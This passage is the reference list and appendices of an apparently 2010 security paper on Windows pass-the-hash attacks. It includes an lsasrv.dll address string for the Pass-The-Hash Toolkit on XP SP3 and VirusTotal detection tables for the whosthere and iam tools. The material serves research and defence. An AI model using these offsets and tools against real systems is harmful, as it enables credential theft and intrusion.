Moore, H. (2010). Safe, Reliable, Hash Dumping. Retrieved January 1, 2010, from Metasploit Web site: http://blog.metasploit.com/2010/01/safe-reliable-hash-dumping.html

Murray, M. (2008). Hash injection Attacks in a Windows Network. Retrieved August 30, 2009, from Evernote Web site: http://www.evernote.com/pub/mohecan7/Published#n=4dbd6e96-29c5-4a4d-8e0f-023aca4d78be

Offensive-Security. (2009). Psexec Pass the Hash. Retrieved December 12, 2009, from Offensive Security Web site: http://www.offensive-security.com/metasploit-unleashed/

Ochoa, N. (n.d.). Pass-The-Hash Toolkit for Windows Implementation & use. Retrieved January 1, 2010, from Hexale Blog Web site:

http://www.hexale.org/pth/D1T1%20-%20Hernan%20Ochoa%20-%20Pass-The-Hash%20Toolkit%20for%20Windows.pdf

Ochoa, N. (2008). iam-alt whosthere-alt hash not match. why?. Retrieved January 4, 2010, from Hexale Forums Web site: http://www.hexale.org/forums/topic.php?id=15

Ochoa, N. (2008). Pass-The-Hash Toolkit - Docs & Info. Retrieved January 1, 2010, from Hexale Blog Web site: http://oss.coresecurity.com/pshtoolkit/doc/index.html

Ochoa, N. (2009). Bug in iam-alt Makes it Fail Completely (Easy to Fix). Retrieved January 4, 2010, from Hexale Blog Web site: http://hexale.blogspot.com/2008/10/bug-in-iam-alt-makes-it-fail-completely.html

Ochoa, N. (2009). Fix For whosthere/iam Under XP SP3 With Latest Updates. Retrieved January 4, 2010, from Hexale Blog Web site: http://hexale.blogspot.com/2009/05/fix-for-whosthereiam-under-xp-sp3-with.html

Ochoa, N. (2009). List of Addresses for the Pass-the-Hash Toolkit -A Switch. Retrieved January 4, 2010, from Hexale Blog Web site: http://hexale.blogspot.com/2009/10/list-of-addresses-for-pass-hash-toolkit.html

Riley, S. & Johansson, J. (2005). *Protect Your Network: From Perimeter to Data*. New Jersey: Upper Saddle River.

Russinovich, M., Solomon, D. & Ionescu, A. (2009). *Windows Internals 5th*. Redmond: Microsoft Press.

Russinovich, M. (2009). PsExec 1.97. Retrieved January 2, 2010, from Microsoft Web site: http://technet.microsoft.com/en-us/sysinternals/bb897553.aspx

SANS Institute. (2008). *Network Penetration Testing and Ethical Hacking*. Sans Institute.

Scambray, J. & McClure, S. (2008). *Hacking Exposed: Windows 3rd ed*. New York: McGraw-Hill.

SecurityFocus. (1997). NT "Pass the Hash" with Modified SMB Client Vulnerability. Retrieved August 1, 2009, from Security Focus Web site: http://www.securityfocus.com/bid/233/discuss

Skoudis, E., & Liston, T. (2006). *Counter Hack Reloaded*. New Jersey: Upper Saddle River

Skoudis, E. (2008). New Computer Attack Tools and Techniques. Retrieved December 27, 2009, from Argonne National Laboratory Web site: https://www.sans.org/webcasts/new-computer-attack-tools-and-techniques-91949

Skwarek, M., Poetzel, C. (2009). Operational Security Moving Beyond the Firewall. Retrieved December 19, 2009, from Argonne National Laboratory Web site: http://info.ornl.gov/events/nlit09/Presentations/Pritecting%20operational%20division%20networks-Christopher%20Poetzel.pptx

Splunk. (2009). Splunk. Retrieved December 19, 2009, from Splunk Web site: http://www.splunk.com/

Tenable Security. (2006). Hash injection Attacks in a Windows Network. Retrieved September 5, 2009, from Tenable Security Web site: http://cgi.tenablesecurity.com/tenable/smbshell.php

ThreatFire. (2010). ThreatFire Free. Retrieved January 2, 2010, from ThreatFire Web site: http://www.threatfire.com/download/

VirusTotal. (2010). About VirusTotal. Retrieved January 1, 2010, from VirusTotal Web site: http://www.virustotal.com/sobre.html

VirusTotal. (2010). Gsecdump Scan. Retrieved January 7, 2010, from VirusTotal Web site: http://www.virustotal.com/analisis/9fadee9bc1fe41482987e50452f705a3c68d0b1eb08f9cdf482fc9cc1a32cd8f-1262848591

VirusTotal. (2010). Iam.exe Scan. Retrieved January 16, 2010, from VirusTotal Web site: http://www.virustotal.com/analisis/8a8fcce649259f1b670bb1d996f0d06f6649baa8eed60db79b2c16ad22d14231-1263615737

VirusTotal. (2010). Iam-alt.exe Scan. Retrieved January 7, 2010, from VirusTotal Web site: http://www.virustotal.com/analisis/2ea662ef58142d9e340553ce50d95c1b7a40567 2acdfd476403a565bdd0cfb90-1262853061

VirusTotal. (2010). Msvctl.exe Scan. Retrieved January 7, 2010, from VirusTotal Web site: http://www.virustotal.com/analisis/91c36b1a307ec51b6a83ecf521a84211fa4810c 60da75fd40de93ab4e56c3a98-1263618147

VirusTotal. (2010). Psexec.rb Scan. Retrieved January 18, 2010, from VirusTotal Web site: http://www.virustotal.com/analisis/23e47d7a8853eff25568b2f82b6b0a87229b6e4 7a465d4b81e9908f98fdc7bbf-1263783285

VirusTotal. (2010). Pwdump7.exe Scan. Retrieved January 7, 2010, from VirusTotal Web site: http://www.virustotal.com/analisis/b20f667c2539954744ddcb7f1d673c2a6dc0c4a 934df45a3cca15a203a661c88-1262851561

VirusTotal. (2010). Whosthere.exe Scan. Retrieved January 7, 2010, from VirusTotal Web site: http://www.virustotal.com/analisis/d7a82204d3e511cf5af58eabdd6e9757c5dd243 f9aca3999dc0e5d1603b1fa37-1263615470


VirusTotal. (2010). Whosthere-alt.exe Scan. Retrieved January 7, 2010, from VirusTotal Web site: http://www.virustotal.com/analisis/9b4c3691872ca5adf6d312b04190c6e14dd9cbe 10e94c0dd3ee874f82db897de-1262852815

Ubiqx. (2004). Implementing CIFS - The Common Internet FileSystem. Retrieved December 6, 2009, from Ubiqx Web site: http://ubiqx.org/cifs/SMB.html#SMB.8.5.5

Appendix A: lsasrv.dll address

OS	Windows XP SP3 32Bit
SHA1	42940943f90ee2f6bbc66571d530f7571559f063
Address	75753C20:7573FE43:757D0C98:757D0CA0:757CFC60:757CFE54

Appendix B: VirusTotal Results




File **whosthere.exe** received on **2010.01.16 04:17:50 (UTC)**
Current status: **finished**
Result: **13/41 (31.71%)**

Compact | Print results

Antivirus	Version	Last Update	Result
a-squared	4.5.0.50	2010.01.16	Trojan.Generic.IS!IK
AhnLab-V3	5.0.0.2	2010.01.15	-
AntiVir	7.9.1.142	2010.01.15	SPR/Tool.PTHToolkit.B
Antiy-AVL	2.0.3.7	2010.01.12	-
Authentium	5.2.0.5	2010.01.16	-
Avast	4.8.1351.0	2010.01.16	-
AVG	9.0.0.730	2010.01.16	-
BitDefender	7.2	2010.01.16	Trojan.Generic.IS.560406
CAT-QuickHeal	10.00	2010.01.16	Trojan.Agent.ATV
ClamAV	0.94.1	2010.01.16	-
Comodo	3600	2010.01.16	-
DrWeb	5.0.1.12222	2010.01.16	-
eSafe	7.0.17.0	2010.01.14	-
eTrust-Vet	35.2.7240	2010.01.15	-
F-Prot	4.5.1.85	2010.01.15	-
F-Secure	9.0.15370.0	2010.01.15	Trojan.Generic.IS.560406
Fortinet	4.0.14.0	2010.01.16	-
GData	19	2010.01.15	Trojan.Generic.IS.560406
Ikarus	T3.1.1.80.0	2010.01.15	Trojan.Generic.IS
Jiangmin	13.0.900	2010.01.15	-
K7AntiVirus	7.10.948	2010.01.15	-
Kaspersky	7.0.0.125	2010.01.16	-
McAfee	5862	2010.01.15	potentially unwanted program HTool-Whosthere
McAfee+Artemis	5862	2010.01.15	potentially unwanted program HTool-Whosthere
McAfee-GW-Edition	6.8.5	2010.01.16	Riskware.Tool.PTHToolkit.B
Microsoft	1.5302	2010.01.16	-
NOD32	4776	2010.01.15	-
Norman	6.04.03	2010.01.15	-
nProtect	2009.1.8.0	2010.01.15	-
Panda	10.0.2.2	2010.01.15	Generic Malware
PCTools	7.0.3.5	2010.01.16	Hacktool.PTHToolkit
Prevx	3.0	2010.01.16	-
Rising	22.30.05.01	2010.01.16	-
Sophos	4.49.0	2010.01.16	-
Sunbelt	3.2.1858.2	2010.01.16	-
Symantec	20091.2.0.41	2010.01.16	Hacktool.PTHToolkit
TheHacker	6.5.0.4.153	2010.01.16	-
TrendMicro	9.120.0.1004	2010.01.16	-
VBA32	3.12.12.1	2010.01.15	-
ViRobot	2010.1.16.2139	2010.01.16	-
VirusBuster	5.0.21.0	2010.01.15	-

Pshtoolkit 1.4 - whosthere.exe




File **whosthere-alt.exe** received on **2010.01.07 08:26:55 (UTC)**
Current status: **finished**
Result: **26/41 (63.41%)**

Compact | Print results

Antivirus	Version	Last Update	Result
a-squared	4.5.0.48	2010.01.07	Virus.Win32.Trojan!IK
AhnLab-V3	5.0.0.2	2010.01.07	Win-Trojan/Xema.variant
AntiVir	7.9.1.122	2009.12.31	TR/Hijacker.Gen
Antiy-AVL	2.0.3.7	2010.01.06	-
Authentium	5.2.0.5	2010.01.07	W32/Heuristic-KPP!Eldorado
Avast	4.8.1351.0	2010.01.06	Win32:Trojan-gen
AVG	8.5.0.430	2010.01.04	-
BitDefender	7.2	2010.01.07	Trojan.Generic.1997128
CAT-QuickHeal	10.00	2010.01.07	Trojan.Agent.ATV
ClamAV	0.94.1	2010.01.07	-
Comodo	3490	2010.01.06	UnclassifiedMalware
DrWeb	5.0.1.12222	2010.01.07	-
eSafe	7.0.17.0	2010.01.06	Win32.TrojanHorse
eTrust-Vet	35.1.7219	2010.01.06	-
F-Prot	4.5.1.85	2010.01.06	W32/Heuristic-KPP!Eldorado
F-Secure	9.0.15370.0	2010.01.07	Trojan.Generic.1997128
Fortinet	4.0.14.0	2010.01.07	-
GData	19	2010.01.06	Trojan.Generic.1997128
Ikarus	T3.1.1.79.0	2010.01.07	Virus.Win32.Trojan
Jiangmin	13.0.900	2010.01.07	Trojan/Agent.aexy
K7AntiVirus	7.10.940	2010.01.06	Trojan.Win32.Malware.1
Kaspersky	7.0.0.125	2010.01.07	-
McAfee	5853	2010.01.06	Generic.dx
McAfee+Artemis	5853	2010.01.06	Generic.dx
McAfee-GW-Edition	6.8.5	2010.01.07	Heuristic.BehavesLike.Win32.Dropper.L
Microsoft	1.5302	2010.01.07	Trojan:Win32/Coremhead
NOD32	4749	2010.01.06	-
Norman	6.04.03	2010.01.06	-
nProtect	2009.1.8.0	2010.01.07	Trojan/W32.Agent.57344.23
Panda	10.0.2.2	2010.01.06	Generic Malware
PCTools	7.0.3.5	2010.01.07	Hacktool.PTHToolkit
Prevx	3.0	2010.01.07	-
Rising	22.29.03.04	2010.01.07	Trojan.Win32.Generic.51F54239
Sophos	4.49.0	2010.01.07	Mal/Generic-A
Sunbelt	3.2.1858.2	2010.01.07	-
Symantec	20091.2.0.41	2010.01.07	Hacktool.PTHToolkit
TheHacker	6.5.0.3.138	2010.01.07	-
TrendMicro	9.120.0.1004	2010.01.07	-
VBA32	3.12.12.1	2010.01.06	-
ViRobot	2010.1.7.2125	2010.01.07	-
VirusBuster	5.0.21.0	2010.01.06	Trojan.Coremhead.AE

Pshtoolkit 1.4 - whosthere-alt.exe




File **iam.exe** received on **2010.01.16 04:22:17 (UTC)**
Current status: **finished**
Result: **21/40 (52.5%)**

Compact — Print results

Antivirus	Version	Last Update	Result
a-squared	4.5.0.50	2010.01.16	Virus.Win32.Trojan!IK
AhnLab-V3	5.0.0.2	2010.01.15	Win-Trojan/Xema.variant
AntiVir	7.9.1.142	2010.01.15	SPR/Tool.PTHToolkit.C
Antiy-AVL	2.0.3.7	2010.01.12	-
Authentium	5.2.0.5	2010.01.16	W32/Heuristic-KPP!Eldorado
Avast	4.8.1351.0	2010.01.16	Win32:Trojan-gen
AVG	9.0.0.730	2010.01.16	-
BitDefender	7.2	2010.01.16	Trojan.Generic.1698987
CAT-QuickHeal	10.00	2010.01.16	Trojan.Agent.ATV
ClamAV	0.94.1	2010.01.16	-
Comodo	3600	2010.01.16	UnclassifiedMalware
DrWeb	5.0.1.12222	2010.01.16	-
eTrust-Vet	35.2.7240	2010.01.15	-
F-Prot	4.5.1.85	2010.01.15	W32/Heuristic-KPP!Eldorado
F-Secure	9.0.15370.0	2010.01.15	Trojan.Generic.1698987
Fortinet	4.0.14.0	2010.01.16	-
GData	19	2010.01.15	Trojan.Generic.1698987
Ikarus	T3.1.1.80.0	2010.01.15	Virus.Win32.Trojan
Jiangmin	13.0.900	2010.01.15	-
K7AntiVirus	7.10.948	2010.01.15	-
Kaspersky	7.0.0.125	2010.01.16	-
McAfee	5862	2010.01.15	Generic.dx
McAfee+Artemis	5862	2010.01.15	Generic.dx
McAfee-GW-Edition	6.8.5	2010.01.16	Heuristic.BehavesLike.Win32.Trojan.L
Microsoft	1.5302	2010.01.16	Trojan:Win32/Bumat!rts
NOD32	4776	2010.01.15	-
Norman	6.04.03	2010.01.15	-
nProtect	2009.1.8.0	2010.01.15	Trojan/W32.Agent.61440.UF
Panda	10.0.2.2	2010.01.15	Generic Malware
PCTools	7.0.3.5	2010.01.16	Hacktool.PTHToolkit
Prevx	3.0	2010.01.16	-
Rising	22.30.05.01	2010.01.16	-
Sophos	4.49.0	2010.01.16	Mal/Generic-A
Sunbelt	3.2.1858.2	2010.01.16	-
Symantec	20091.2.0.41	2010.01.16	Hacktool.PTHToolkit
TheHacker	6.5.0.4.153	2010.01.16	-
TrendMicro	9.120.0.1004	2010.01.16	-
VBA32	3.12.12.1	2010.01.15	-
ViRobot	2010.1.16.2139	2010.01.16	-
VirusBuster	5.0.21.0	2010.01.15	-


Pshtoolkit 1.4 - iam.exe


